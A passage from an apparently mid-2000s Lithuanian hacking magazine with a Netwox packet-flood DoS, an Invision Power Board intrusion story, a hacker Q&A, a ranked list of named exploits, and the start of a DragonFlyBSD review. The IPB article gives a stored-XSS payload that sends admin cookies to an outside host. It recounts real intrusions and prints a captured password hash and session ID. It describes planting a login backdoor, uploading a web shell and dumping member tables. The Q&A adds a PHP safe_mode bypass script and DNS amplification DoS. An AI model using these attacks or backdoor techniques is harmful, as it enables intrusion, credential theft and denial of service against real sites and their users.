Šiuo atveju visi surinkti paketai, kurie keliauja į IP adresą 10.32.3.15, bus šešioliiktainėje sistemoje surašyti į bylą *nemesispingbig.txt*. Toliau atsidarome komandinę eilutę ir surenkame: *C:\nemesi>temp.bat*. Palikę veikiančią *Nemesis* porai valandų, gausime apie 35000 paketų. Jeigu kompiuterio A kanalo greitis pakankamai didelis, tai fragmentuotos ICMP užklauskos iš kompiuterio C parodys, kad kompiuteris neatsiliepia (*ping Request Time Out*). Kai *Nemesis* baigs savo darbą, kompiuteris B vėl pradės rodyti gyvybės požymius. Dabar pabandykime DoS suorganizuoti kiek kitaip. Visus šiuos paketus išsiųskime su *Netwox 14 — Spoof a record: netwox 14 -s -file nemesispingbig.txt*. Ką gi mes dabar gauname, paleidę *ping -t -l 1600 10.32.3.15*? Atakuosiamasis kompiuteris bus neprieinamas ne mažiau nei 2–3 minutes.

**[Vietoje pabaigos]** Tai ką gi mes turime? Iš tiesų, aptariama programa destruktivaus asmens rankose gali pavirsti baisiu ginklu, nors ji ir buvo kuriama kaip administratorių įrankis, skirtas testuoti maršrutizatorius, tinklus ir panašiai, o ne kaip hakeriškų įrankių rinkinys. Naudokis Netwox protingai ir nenaudok jo blogais tikslais — daugiau pozityvumo, mano drauge. Ir pabaigai noriu

paminėti, kad savo straipsnyje aš daugiausiai naudoju tik Netwox spooferių ir paketų konstruktorių klasės įrankius, tačiau tai tik mažas dalis visų šios programos galimybių, juk su Netwox nulaūžtoje mašinoje galima net paleisti backdoorą, tereikia surasti nuotolinio administravimo įrankį TCP server ar HTTP server arba paleisti laikiną FTP arba SMTP serverį. Tačiau visų kitų Netwox galimybių studijas paliksiu tau. Nebijok, juse nėra nieko sudėtingo. Ak, taip, tiesa! Pamenu, jog žadėjau tau papasakoti, kaip su Netwox padaryti kavos. Manai, jog tai neįmanoma? Ne! Programos kūrėjas *Laurent Constantin* nusprendė, kad programoje verta pridėti ir šią galimybę — paleisk Netwox 190 ir po kelių sekundžių tavo kava bus paruošta.



su Netwag snifiname DNS tinklo sruta







## Invision Power hack

Didelė populiaraus forumo skylė

TAU TIKRIAUSIAI TEKŲ DAUG GIRDĖTI APIE TOKIŲ FORUMŲ INDUSTRIJOS MONSTRŲ, KAIP IPB, PHPBB IR VBULLETIN KLAIDAS. KIEKVIENĄ SAVAITĘ JŲ ATRANDAMA VIS DAUGIAU. ATRODYTŲ, JŲG TOKIŲ VARIKLIUKŲ SAUGUMAS TURĖTŲ DIDĖTI GEOMETRINĖ PROGRESIJA, TAČIAU VIETOJE TO GAMINTOJAI IŠLEIDŽIA VIS NAUJAS FORUMŲ VERSIJAS, TUO PAČIU PRIDĖDAMI NAUJAS KLAIDAS. KĄ, SAKYSI, KAD NE TAIP? AŠ PABANDYSIU PAKEISTI TAVO NUOMONĘ.

**[Aukos paieškos]** Už lango tvyrojo šalta žiemos diena. Eiti į lauką visiškai nesinorėjo, todėl aš įsijungiau savo nešiojamąjį kompiuterį. ICQ praktiškai nieko nebuvo, todėl aš nusprendžiau užsiimti naudingų dalykų — klaidų paieška :). Laimė, tuo metu aš turėjau archyvą su dešimtimi skirtingų varikliukų, todėl iš karto pradėjau „pacientų“ apžiūrą. Laimikis buvo visiškai nedidelis — viso labo pora pasyvių xss. Tačiau staiga aš prisiminiau vieną įžymų forumą, kuris pas mane gulėjo atskirame archyve. Tai buvo *Invision Power Board 2.1.3*.

**[Viskas įmanoma]** Nuotaika nuo to smarkiai nepagerėjo. Greičiausiai šį varikliuką jau testavo šimtai hakerių, todėl surasti klaidą bus nelengva. Iš pradžių viskas bylojo būtent apie tai. Aš keičiau parametrų reikšmes visur, kur tik įmanoma, į visus įmanomus kintamuosius įterpinėjau viengubą kabutę ir stebuklingą konstrukciją `<script>alert()</script>`, tačiau klaidų niekur nebuvo. Ir staiga aš radau mygtuką skundo apie pranešimą pasiuntimui. Bet kuris jį nuspaukęs vartotojas gali parašyti priežastį, dėl kurios jam nepatinka šis pranešimas. Tada toks pranešimas pakliūna pas visus forumo moderatorius ir adminus. Mane labai rimtai sudomino būtent pastaroji aplinkybė. Aš į pranešimą įterpiau eilutę `<script>alert()</script>` ir už savo atkaklumą buvau apdovanotas: pagaliau išvydau taip ilgai lauktą klaidą. Dabar teliko sukurti paprastą sausainukus grobiantį javascript'ą, ką man gana greitai pavyko padaryti:

```
<script>img = new Image(); img.src = „http://antichat.org/s/mysniff.gif?“ + document.cookie;</script>
```

Kaip tu jau tikriausiai supratai, čia nė nebuvo užsimenama apie kokią nors filtraciją. Nesuprantu, kaip IPB programuotojai galėjo tai praleisti. Atėjo laikas pažeidžiamumą išbandyti praktiškai. Gavęs šviežiausių proxy serverių sąrašą, aš mečiau į kovą. Man pasidarė įdomu, ar daug forumų internete turėjo šią klaidą. Laužti kažkokius paprastus forumus man nesinorėjo — jeigu jau žaisti, tai

tik stambiai. Būtent dėl to paieškos sistemoje aš įvedžiau „Powered by Invision Power Board site:gov“.

**[Laužiam .gov?]** Google pateikė pakankamai daug nuorodų, tačiau veikiančios buvo viso labo dvi, kurios abi vedė į NASA serverį. Aš užėjau į forumą, užsiregistravau (neretai .gov zonoje esančiuose forumuose registracija draudžiama) ir „pasiskundžiau“ dėl pirmojo pasitaikiusio pranešimo. Bukai įterpti vien tik javascript'ą būtų per daug rizikinga, todėl aš greitai parašiau, kaip man pačiam pasirodė, ganėtinai įtikinamą pranešimą ir nuspaužiau „Siųsti“. Teksto pabaigoje aš lyg netyčia įterpiau šią eilutę:

```
<script>img = new Image(); img.src = „http://antichat.org/s/mysniff.gif?“ + document.cookie;</script>
```

Praėjo keletas dienų, o sausainukų mano pašte vis dar nebuvo. Taip išeina, kad adminas spjovė į forumą ir administravimo skydelyje neskaito jam siunčiamų pranešimų. Ką gi, teks paieškoti kitų projektų.

Nieko nelaukęs gūglei sušėriau užklausą „Powered by Invision Power Board site:ru“ ir štai aš jau peržiūrėjau puslapį su pažeidžiamais resursais. Antroji man pateikta nuoroda vedė į „geriausio hostingo“ svetainę [www.viahost.ru](http://www.viahost.ru), kuri mane rimtai sudomino. Aš greitai užsiregistravau ir vėl pasiskundžiau dėl atsitiktinai pasirinkto pranešimo:

„Sveiki. Man iškilo vienas klausimas: kokios būtent MySQL ir PHP versijos įdiegtos jūsų serveryje? Svetainėje aš apie tai nieko neradau. Man tai labai svarbu.

Iš anksto ačiū!“.

Na ir, be jokios abejonės, pranešimo pabaigoje pridėjau tau jau pažįstamą nuodingąją eilutę. Vos po kelių valandų mano sniferyje jau buvo administratoriaus slaptažodžio hešas ir sesijos identifikatorius. Greitai pakeitęs savo sausainukus į administratoriškus,

### IPB paslaptys Perkeliam shellą

Nepasiruošusiam vartotojui gali iškilti pakankamai logiškas klausimas: ar galima per IPB administravimo skydelį įkelti web shellą? Žinoma, kad galima. Parašysiu, kaip tai daroma.

**[IPB 1.3]** Užeinam į skyrelį *Administration*, spaudžiam *Manage Emoticons*, nusileidžiam į puslapio apačią ir ten matom tokią eilutę: „Upload an Emoticon to the emoticons directory“. Spaudžiam *Browse* mygtuką ir lokaliame kompiuteryje iš bylų sąrašo išsirenkame skriptą su web shellu. Į kokį katalogą bus įkeltas shellas, priklauso nuo forumo versijos:

- 1.3 — `/forum/html/emoticons/shell.php`
- 2.\* — `/forum/style_emoticons/default/shell.php`

**[IPB 2.\*]** Pasirenkame LOOK & FEEL, tada — *Emoticon Manager*. Čia reikės uždėti varnelę ties katalogu, į kurį bus užkraunamos šypsenėlės — mūsų atveju tai bus web shellų skriptams skirtas katalogas.

Занес в [www.viahost.ru](http://www.viahost.ru) (14.02.2006 18:54)

IP: 84.246.64.87

□ QUERY: member\_id=113; pass\_hash=bc05d3111327673ca822389fb; mtids=;; session\_id=c6413446c032e31f4fa31d96a3a6bfab  
REFERER: http://www.viahost.ru/forum/index.php?act=Msg&CODE=03&VID=in&MSID=165  
AGENT: Opera/9.00 (Windows NT 5.1; U; en)



aš įėjau į forumą. Viršutiniame kairiame kampe esantis užrašas bylojo, kad mano slapyvardis dabar yra „Support“.

**[Vabaliukų įdiegimas]** Po kelių minučių man iškilo klausimas: kaip forume įsitvirtinti administratoriaus teisėmis? Logiška, kad geriausias tam būdas būtų taip pakeisti paties forumo išeities tekstus, kad jis esant tam tikroms sąlygoms į administravimo zoną įleistų be jokių slaptažodžių. Pats suprantu, kad tokių pakeitimų variantų labai daug. Aš net pagalvojau, kad tai greičiausiai jau išnagrinėta tema ir kad jau yra paruoštų trojanais užkrėstų skriptų rinkinių. Aš kreipiausi į *antichat.ru* „profesionalus“ ir gavau nepaprastą atsakymą. Vienas jaunuolis su *k1bOrgo* slapyvardžiu paprasčiausiai pasiūlė administravimo zonoje pašalinti autentifikacijos formą, kad prie forumo galėtų prisijungti kiekvienas norintis. Tai savo esme marazmiškas sprendimas, kuris mano veide sukėlė šypseną :). Aš pasiūgiau kitaip: į kiekvieną atitinkamą bylą (*admin\_functions.php*, *login.php* ir *sql\_mysql.php*) toje vietoje, kur yra autentifikacijos blokas, aš per `||` (loginį „arba“) pridėjau GET parametro perdavimo skriptui sąlygą su ilga ir tik man vienam žinoma reikšme. Tai išsprendė visas problemas, o aš populiariame serveryje sėkmingai įrengiau bekdorą.

**[Šviežia injekcija]** Neseniai vaikinai iš *ru24* surado naują klaidą. Skripto *calendar.php* funkcijoje *cal\_event\_save(\$type='add')* nėra tikrinamas kintamojo *event\_id* tipas:

```
$event_id = $this->ipclass->input['event_id'];
```

Šis kintamasis tiesiogiai įterpiamas į duomenų bazei siunčiamą užklausą:

```
$this->ipclass->DB->simple_construct( array( 'select' => '', 'from' => 'cal_events', 'where' => 'event_id=$event_id' ) );
```

Tai leidžia modifikuoti duomenų bazei siunčiamą užklausą: *index.php?act=calendar&code=doedit&type=qqq&event\_id=\_SQL*. Norint sėkmingai eksploatuoti šį pažeidžiamumą, reikia turėti kalendoriaus įvykių valdymo teises (pridėjimas/redagavimas). Norint pataisyti šį pažeidžiamumą, pakanka *\$event\_id = \$this->ipclass->input['event\_id'];* pakeisti į *\$event\_id = intval(\$this->ipclass->input['event\_id']);*.

### [Greitas dumpinimas]

Kad ir kaip būtų keista, tačiau dažnai daugelis pradedančiųjų įsilaužėlių net nežino, kaip gauti serveryje saugomas duomenų bazes (*db dump*), todėl įėję į administravimo zoną pasimeta. Jeigu reikia nukopijuoti visą duomenų bazę, darom štai ką: įeinam į skyrelį „Kita“ → šone matome bloką „SQL valdymas“ → pasirenkame „Rezervinė kopija“ → spaudžiam „Pradėti rezervinį kopijavimą“. Vis dėlto aš manau, kad daryti visos duomenų bazės kopiją — tai tik bereikalingas laiko švaistymas. Paprasčiau būtų peržiūrėti reikiamą lentelę, kas daroma taip: „Kita“ → „SQL valdymas“ → „Irankiai“ → pasirenkame reikiamą lentelę. Visų forumo dalyvių prisijungimo vardai ir slaptažodžiai saugomi lentelėje „ibf\_members“ arba „ibf\_sessions“.



**BŪK KONKRETUS IR UŽDAVINĖK KONKREČIUS KLAUSIMUS! PRIEŠ SIŪSDAMAS SAVO PROBLEMĄ Į HACK-FAQ, STENKIS JĄ KUO IŠSAMIAU APRAŠYTI. TIK TUOMET AŠ GALĖSIU IŠ TIESŲ TAU PADĖTI, ATSAKYTI BEI PARODYTI GALIMAS KLAIDAS. VENK BENDRINIŲ KLAUSIMŲ, PANAŠIŲ Į „KAIP NULAUŽTI INTERNETĄ?“ — TU TIK APKRAUSI SAVO IR MANO PAŠTO DĖŽUTES. IŠ MANEŠ GREŽTI KO NORS UŽ DYKĄ (INTERNETŲ, SHELLŲ IR PANAŠIAI) NEVERTA, NES AŠ PATS GYvenu IŠ HUMANITARINĖS PAGALBOS!**



**Pastaruoju metu adminai daug laiko skiria PHP konfigūravimui, todėl aš vis dažniau matau įjungtą *safe\_mode* bei įjungtą funkciją *open\_base\_dir*. Kokios pažeidžiamos funkcijos gali mane išgelbėti tokioje liūdnoje padėtyje?**



Paskaičiavus ant pirštų, galima sugeneruoti štai tokių „skylėtų“ funkcijų sąrašą, kurios padės nulauzti neva apsaugotą serverį. Gaila, kad ne visos funkcijos iš žemiau išvardintųjų yra PHP versijoje pagal nutylėjimą.

Pateiksiu jas pagal šiandienos aktualumą:

1. Funkcija *curl\_init()* (nėra pagal nutylėjimą);
2. Funkcija *include()*;
3. Sąveika su DB. Norint tai įgyvendinti, duomenų bazėje turi būti sukonfigūruotos atitinkamos teisės (įvertink, kad serveryje bazės gali ir nebūti);
4. Funkcija *mb\_send\_mail()* (nėra pagal nutylėjimą);
5. Funkcijos *imap\_list()* ir *imap\_body()*;
6. Funkcija *copy()*.

Pažeidžiamas funkcijų versijas vienai ar kitai PHP versijai tu gali rasti *bugtraq* puslapiuose.





**Q** Kaip man nustatyti, kokia PHP versija įdiegta pas hosterį?

**A** Pats tiksliausias būdas — į serverį įkelti bylą (pavyzdžiui, `info.php`) tokiu turiniu: `<?phpinfo();?>`. PHP informacijoje tu greitai rasi jos versiją. Jeigu adminas uždraudė `phpinfo()` funkciją arba tavo teisės per daug apribotos — tiesiog pabandyk kreiptis į neegzistuojantį puslapį tame serveryje. Jeigu jame bus įjungtas serverio informacijos išvedimas, tu pamatysi *Apache*, *PHP* ir galbūt kitų modulių versijas. Įvertink tai, jog šią informaciją galima lengvai suklastoti!

**Q** Taigi taigi. Kaip tik mano atveju adminas įjungė *safe\_mode* ir apribojo mane mano namų katalogo ribose. Tačiau aš išstudijavau bugtraq, kur radau, jog įdiegtoje PHP versijoje yra funkcijos `copy()` klaida. Kaip gi man dabar pasinaudoti šia klaida ir gauti man reikalingą bylą? Dokumentas yra čia: `/home/hacker/need.txt`, o aš esu `/home/freehosta/public_html` ribose.

**A** Tu pats beveik radai atsakymą! Reikėjo ne tik pažiūrėti į pažeidžiamą PHP versiją, bet ir paskaityti bugtraq'e pateiktą *full disclosure* :). Jeigu PHP iš tiesų neužlopytas, tai reikiama informacija beveik tavo rankose. Teliko parašyti nedidelį skriptą, kuris eksploatuotų šį pažeidžiamumą.

```
<?
$needfile="/home/hacker/sp_s.txt";
$outfile="/home/freehosta/public_html/sp_s.txt";
copy(„compress.zlib://“.$needfile,$outfile);
?>
```

Persiunti šį skriptą į serverį ir atidarai. Jeigu dabar tinkama Mėnulio fazė, tai `public_html` kataloge turėtų atsirasti pageidaujama byla. Nepamiršk priėmimo teisių, nes paskui ilgai ieškosi kokio nors kito metodo vien tik dėl savo paties neatidumo.

**Q** Kas yra rekursyvos DNS užklausos ir kaip jas panaudojant sukelti atsisakymą aptarnauti (DoS)?

**A** Norint išspręsti šią problemą, reikia šiek tiek pasinerti į teoriją. Išskiriami du DNS užklausų tipai: rekursyvosios ir iteratyviosios. Rekursyvosios užklausos atveju vardų serveris informaciją turi surasti savarankiškai ir klientui grąžinti galutinį atsakymą. Tai reiškia, kad gavęs rekursyvią užklausą, vardų serveris atsakymo iš pradžių ieško pas save (kešė), o jo neradęs turi pats kreiptis į kitus vardų serverius, pavyzdžiui, į šakninius serverius (tokia užklausa bus iteratyvi). Jie tau iš karto nepateiks atsakymo, tačiau nukreips į kitus DNS serverius. Vardų serveris tikrins visas jam pateiktas nuorodas tol, kol neras reikiamos informacijos.

Iteratyvios užklausos atveju vardų serveris turi iš karto pateikti atsakymą, nesikreipdamas į kitus DNS serverius. Jeigu šis serveris negali pateikti reikalaujamos informacijos, jis turi grąžinti nuorodą į kitą vardų serverį, kuris greičiausiai gali atsakyti į šią užklausą.

Kaip matai, rekursyvių užklausų atveju visos su atsakymo paieška susijusios problemos gula ant DNS serverio pečių ir jis yra priverstas pats užklausti informacijos kituose DNS serveriuose bei apdoroti iš jų gaunamą informaciją. Taip gavęs daug rekursyvių užklausų DNS serveris gali išseikvoti resursus ir atsisakyti aptarnauti tolimesnes užklausas.

Tačiau labiau tikėtinos ir pavojingesnės yra paskirstytos atakos, kuriose naudojamas atakuojamas DNS serveris. Jos gali būti sėkmingai panaudotos paskirstytose DoS atakose, kadangi DNS užklausos veikia per UDP protokolą, todėl atakuojančiam nieko nereiškia suklastoti šaltinio IP adresą. Išsiuntus daugybę užklausų į skirtingus DNS serverius su serverio–aukos šaltinio adresu, šie sukels didelį į serverį–auką nukreiptą tinklo srautą. Paskirstytose atakose geriau naudoti rekursiją palaikančius serverius, kadangi iš jų gaunamas didesnis dauginimo koeficientas, ypač jeigu naudojamos EDNS (RFC 2671) užklausos, kuomet koeficientas gali siekti 60 ir daugiau.






# 042

## Klaidos ir skaičiai

GERAI PASIRAIŠYDAMI INTERNETE, GALIMA RASTI DAUGYBĘ EKSPLOITŲ, SKIRTŲ PAČIOMS ĮVAIRIAUSIOMS SISTEMOMS. VIS DĖLTO LAUŽIMUI TINKAMŲ PROGRAMŲ IŠ TIESŲ NE TIEK JAU IR DAUG. KAD BŪTŲ PAPRASČIAU SUSIORIENTUOTI, MES PAĖMĖME PAČIAS POPULIARIAUSIAS OPERACINES SISTEMAS IR BALAIS ĮVERTINOME KIEKVIENOS IŠ JŲ REITINGĄ.





#### 1. freebsd-sendfile.c — 11%

Šis lokalis eksploatas leidžia gauti prieigą prie branduolio atminties, kitaip tariant, prie `/etc/master.passwd` bylos turinio. Rimtas šarvamušis visraktis, kuris puikiai veikia su FreeBSD <5.4 versijomis.

#### 2. poppassd-freebsd.sh — 7%


Sis skriptas sugeneruoja veikiantį visraktį, su kuriuo galima sukelti savo lokalias teises, `suid` programoje įvykdant bet kokį savo kodą.

#### 3. iosmash.c — 4%

Senas eksploatas, kuris išnaudoja darbo su failų deskriptoriais trūkumus. Nors eksploatas ir senas, vis dar galima sutikti mašinų, kur jis veikia ir gali padėti gauti lokalias root teises.

#### 4. topex.c — 6%

`/usr/bin/top < top-3.5beta9` skirtas eksploatas. Programoje yra `format-string` tipo klaida, per kurią su šiuo skriptu galima sukelti savo teises.



#### 1. ie\_xp\_pfv\_metafile.pm — 12%

Teisingai suformuota WMF byla leidžia bet kokiame Windows sistemoje įvykdyti bet kokį kodą. Nors klaida ir plačiai nuskambėjusi, dabar vis dar galima rasti neuždytų mašinų.

#### 2. wmpbpmex.c — 24%


Šviežias šviežios klaidos eksploatas. Šį kartą klaida slėpi BMP bylų apdorojime. Simptomai ir pasekmės — tokie patys.

#### 3. ms05-055.c — 11%

Dvigubai — kad būtų garantuota. Šis principas nesuveikė „Microsoft“ programuotojams, kurie parašė du kartus iš atminties vieną struktūrą pašalinantį kodą. Tai leido hakeriams sukurti eksploatą, kuris lokaliai sukelia įsilaužėlio teises.

#### 4. winsex.c — 5%

Microsoft WINS serveriui skirtas eksploatas. Klaida slėpi replikacijos protokolo apdorojime ir leidžia sėkmingai įvykdyti laisvai pasirinktą kodą.



#### 1. lnxFTPDssl\_warez.c — 14%

`linux-ftpd-ssl 0.17` skirtas eksploatas. Per šio demono perpildymą leidžia tau gauti lokalias root teises. Draugiškas postūmis link saugumo tiems, kas pas save įdiegė `linux-ftpd` :).

#### 2. bigrip.c — 17%


Eksploatas, kuris gali išjungti Linux su 2.4.22 ir 2.6.12 versijų branduoliais (galbūt ir kitais) sistemos valdomas mašinas. Kaip tai dažnai pasitaiko, pilnas perpildymų rinkinys ir potenciali galimybė gauti lokalias root teises.

#### 3. poppassd-freebsd.sh — 9%

Qpopper 4.08 skirtas eksploatas, kurį aš jau pamiršau tarp FreeBSD servisuose aptiktų populiariausių klaidų. Vis ta pati pasakele: privilegijų sukelimas su nesudėtinga programėle, tik Linux sistemoje.

#### 4. linuxmr.c — 4%

Eksploatas išnaudoja daugybę 2.6.11 branduolio klaidų. Leidžia gauti prieigą prie svetimų procesų atminties, atlikti DoS, apeiti tinklo filtravimą ir taip toliau.



#### 1. solsockjack.c — 8%

Šis Solaris 8,9 skirtas eksploatas leidžia užbūdinti suklasotą soketą per bet kurią, net ir atvirą TCP jungtį, įskaitant ir < 1024 jungtis. Kaip tikriausiai pats supranti, po to galima labai daug ką nuveikti.

#### 2. dupa-amd.c/dupa-sparc.c — 11%

Atlikus perpildymą analizuojant LD\_AUDIT kintamąjį, Solaris 10 sistemai skirtas eksploatas leidžia gauti lokalias root teises bei galimybę prie bet kurios su `ld.so` biblioteka sukompijuotos programos prijungti savo biblioteką.


#### 3. CVS\_Solaris.c — 9%

Klaidos esmė — heap perpildymas CVS 1.11 ir 1.12 versijose analizuojant modifikavimo vėliavėlę. Eksploatas suteikia galimybę CVS serveryje įvykdyti bet kokį kodą.

#### 4. rootme.tar — 3%

Archive sudėti eksploatai leidžia gauti lokalias root teises. Klaida slėpi tame, kad esant tam tikroms sąlygoms net ir vartotojas su nenulinu `uid` gali užkrauti branduolio modulius.





044

## Raitai ant laumžirgio

Asmeninė „DragonFlyBSD“ apžiūra EGZISTUOJANČIOS BSD ŠEIMOS OPERACINĖS SISTEMOS JAU KAIP REIKIANT ĮGRISO. FREEBSD TOLIAU PAMAŽU VIRSTA LINUX, OPENBSD IŠLIEKA PARANOJIŠKAI SAUGIA, NETBSD PERKELIAMA Į SKRUDINTUVUS IR MIKROBANGŲ KROSNELES. JOKIŲ KARDINALIŲ PASIKEITIMŲ :). NORISI KAŽKO IŠ ESMĖS NAUJO IR ŠVIEŽIO? JEIGU TAIP, TUOMET PASIRUOŠK — Į ŽAIDIMĄ ATEINA DRAGONFLYBSD.

**[Praėjusių dienų istorija]** DragonFly atsirado išsiskyrus nuomonėms apie tolimesnį FreeBSD plėtojimąsi. Metju Dilonas (Mathew Dillon), vienas iš aktyviausių FreeBSD kūrėjų, aiškiai įsivaizdavo, į kokią pusę juda kompiuterių industrija, todėl reikalavo, kad daugelis branduolio komponentų būtų iš esmės modifikuoti ir perdaryti. Deja, visuomenė atmetė tokius Meto pasiūlymus, todėl jis surinko programuotojų komandą ir 2003 metų liepos 16 dieną *freebsd-current* forume pranešė, kad ateityje su FreeBSD branduoliu jis daugiau neturės nieko bendro, o visas savo pastangas nukreips į nuosavos OS kūrimą, kuri buvo ambicingai pavadinta *DragonFlyBSD*.

1. Pažodinis sistemos pavadinimo vertimas — „Laumžirgis“, vienas tobuliausių gamtos kūrinių.

2. *Dragon* — „Drakonas“, kinų mitologijoje simbolizuoja išmintį.  
3. *Fly* — „Skristi“: lengvumas, funkcionalumo neapsunkinimas.  
Į darbus kibta pasiraitytojus rankoves, diena vijo dieną, programuotojus net sapnuose pildavo šaltas prakaitas nuo begalinių kodo eilučių reginių. Galų gale, nuo darbų pradžios praėjus vos pusei metų, 2004 metų liepos 12 dieną pasaulis išvydo *DragonFlyBSD 1.0*. Ši sistemos laida buvo grynai techninio pobūdžio, kitaip tariant, buvo labiau prezentacinė ir nepretendavo į stabilumą. Po kurio laiko (šį kartą metų neprireikė), 2005 metų balandžio 8 dieną, Metas mums dovanojo stabilią versiją — 1.2 (*DragonFly* naudojama *Linux* stiliaus laidų numeracija: 1.1 — *devel*, 1.2 — *stable*). Šioje versijoje tam tikra prasme jau įgyvendinti kai kurie sumanymai bei galimybės, tačiau svarbiausia — OS dabar teisėtai gali vadintis stabilia (ne mažiau nei *FreeBSD 4*). Šiandien paskutinė stabili versija — 1.4 — buvo išleista šių metų sausio 7 dieną. Šioje versijoje pranešama apie oficialų perėjimą į *NetBSD* jungčių (*ported applications*) sistemą — *pkgsrc* (anksčiau buvo naudojamos *FreeBSD* jungtys), apie skaitlingus tinklo posistemės ir VFS patobulimus bei apie perėjimą į *GCC-3.4*.

**[Techninės detalės]** *DragonFly* sistemoje įdomu tai, kad išoriškai jos neatskirsi nuo ketvirtosios šakos *FreeBSD*, tačiau daugelis esminių branduolio fragmentų buvo perrašyta (šiuo metu padaryta tik dalis suplanuoto darbo), todėl vidinė šios sistemos sandara visiškai kita. Norint suprasti padarytų pakeitimų tikslingumą, reikia sužinoti, kuo gi Metju Dilonui neįtikio egzistuojančios technologijos ir ko jis, tiesą sakant, siekia:

1. x86 architektūros dominavimas.
2. Daugiabranduoliniai procesoriai kaip visų AK pagrindas.
3. Pigių klasterių sukūrimo praktika remiantis tos pačios x86 architektūros pagrindu.

Pirmas teiginys visiškai aiškus, mes jau seniai matome šią tendenciją. Nesunku numanyti, jog ateityje mažai kas pasikeis (net *Apple* dalį savo makų gamina su x86). Būtent dėl to *DragonFly* visų pirma orientuojasi į šią architektūrą (o taip pat į AMD x86-64), iš išeities tekstų pašalintos visos užuominos apie egzotines platformas (pavyzdžiui, japoniška PC98). Nepaisant to, Metas neatmeta OS perkėlimo galimybės į, pavyzdžiui, *PowerPC*.

Daugiabranduolinius procesorius mes jau galime pačiupinėti ir išbandyti, tačiau didesnio šių daikčių paplitimo galima tikėtis tik po keleto metų. Norint išspręsti branduolio blokavimo problemą, kuomet vienu metu procesai negali vykdyti skirtinguose procesoriuose vykdomų sisteminių iškviatimų, *DragonFly* naudoja unikalų lengvasvorių branduolio srautų (LWKT — *Light-Weight Kernel Threads*) modelį. Tokiame modelyje kiekvienam procesoriui skiriamas nepriklausomas užduočių planuotojas, o kiekvienam procesui branduolio viduje atitinkamai sukuriama lengvasvoris srautas (*thread*). Siekiant įgyvendinti tokią realizaciją, teko iš esmės perdurti vidinę branduolio struktūrą ir pridėti pranešimų mechanizmą (tokį, kurį naudoja mikrobranduolinės OS). Dėl to *DragonFly* tarpusavio sąveika su branduoliu vyksta per pranešimus, o sisteminių iškviatimų sąsaja — tai viso labo apvalkalas, kuris gali būti pakeistas į, pavyzdžiui, objektiškai orientuotą sąsają.

Klasteriai — viena iš esminių *DragonFly* plėtojimosi krypčių. Norint padidinti OS darbo efektyvumą klasteriuose, VFS posistemė bus pilnai perrašyta ir paversta į savotišką pranešimų serverį. Beje, toks architektūros pakeitimas ateityje leis visas failų sistemas iškelti į vartotojo erdvę, kas labai gerai net ir mums, paprastiems vartotojams. Taip pat bus naudojama visiškai nauja globali kešavimo



